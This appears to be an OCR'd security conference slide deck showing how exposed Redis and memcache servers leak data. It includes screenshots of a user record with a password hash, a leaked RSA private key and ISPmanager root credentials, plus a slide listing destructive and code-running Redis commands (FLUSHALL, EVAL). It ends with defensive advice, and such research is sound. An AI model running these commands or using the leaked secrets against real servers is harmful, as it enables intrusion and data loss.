  - user:107
  - user:108
  - user:109
  - user:110
  - 110
  - user:111

Redis Desktop Manager | [redacted].149:0>user:100

Key: user:100 Type: HASH TTL: -

	Hash Key	Hash Value
1	uid	100
2	email	[redacted]i@126.com
3	password	dc6e4ed0467d88ad7f431ff670e31ecc0
4	uname	施丰
5	domain	carey_shi
6	is_del	0
7	status	1
8	role	3
9	is_verfiy	0

Value:


View value as: Plain text

Select table cell

Page **1** of **1** (Items: 40)

Redis

Feel lucky?



Key: lottery Type: HASH TTL: -

	Hash Key	Hash Value
1		{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":14
2		{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"o
3		{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time
4		{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50
5		{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_sto

Value:

View value as: Plain text

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":
1413895800}
```

Page **1** of **1** (Items: 12)

Keys loaded in: 639 ms

Redis - Fun Commands

```
FLUSHALL
```

```
SCRIPT LOAD
```

```
EVAL / EVALSHA
```

  - Also - Thanks Adam Baldwin:
  - https://github.com/evilpacket/redis-sha-crack


memcache

Free & open source, high-performance, distributed memory object caching system

No code exec, but fun things get put into memcache


Examples

memcache



```
erence";9:{s:8:"";s:2:"37";s:4:"type";s:4:"FARM";s:8:"resource";s:6:"paypal";s:5
:"key";s:7:"priv
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDilNSqzMRs55fLDUHMD8PR+PhcCX7xXX2ORgEfwD2Ml9Ok7X7D
[redacted]
OHBtJPMr5VQ1ezLaXqD9YrUChvlZ+J2i4NVhengDLrrB
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD
atetime";O:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221
7";s:31:"";"s:5:"en_CA";s:22:""teObject";a:0:{}s:20:"";1;s:10:"_Domain_Preference"
```


memcache



run4-ff83024ad031aa...fce3fd9d4447ec81df22

```
:{s:6:"domain";O:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
[redacted].ru/?8&charset=utf-8&se_referer=#referer#&keyword=#keyword#&source=#host#";}s:15:"ExternalLinking";a:0:{}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";O:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:11:"system_logs";b:0;s:11:"main_domain";s:12:"[redacted].ru";s:11:"isp_api_url";s:32:"https://[redacted]:1500/
mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"[redacted]3";s:11:"isp_docroot";s:20:"www/[redacted].ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";O:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Все о мужском
ровье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
```

memcache



https:/[redacted]:1500/ispmgr

[redacted]1500 :: root Settings Help Log out

ISP manager

User management

You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one. More information Hide

Name	Preset	Properties	Disk quota	Bandwidth
[redacted]	custom	CGI PHP SSI SSL	3198 / 0	11471 / 100000000
[redacted]	custom	CGI PHP SSH	3250 / 0	86811 / 100000000
[redacted]	custom	CGI PHP SSI SSL	885 / 0	403 / 100000000
[redacted]		SSH		
[redacted]		SSH		
[redacted]	custom	CGI PHP SSI SSL	166 / 0	3810 / 100000

What can we do about this?

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- Ensure access to tools/systems are only available to hosts that need it
- Change default vagrant private key
- Update to latest versions of your devops tools

Thanks!

Ken Johnson ken.johnson [at] nvisium.com

Chris Gates chris [at] carnal0wnage.com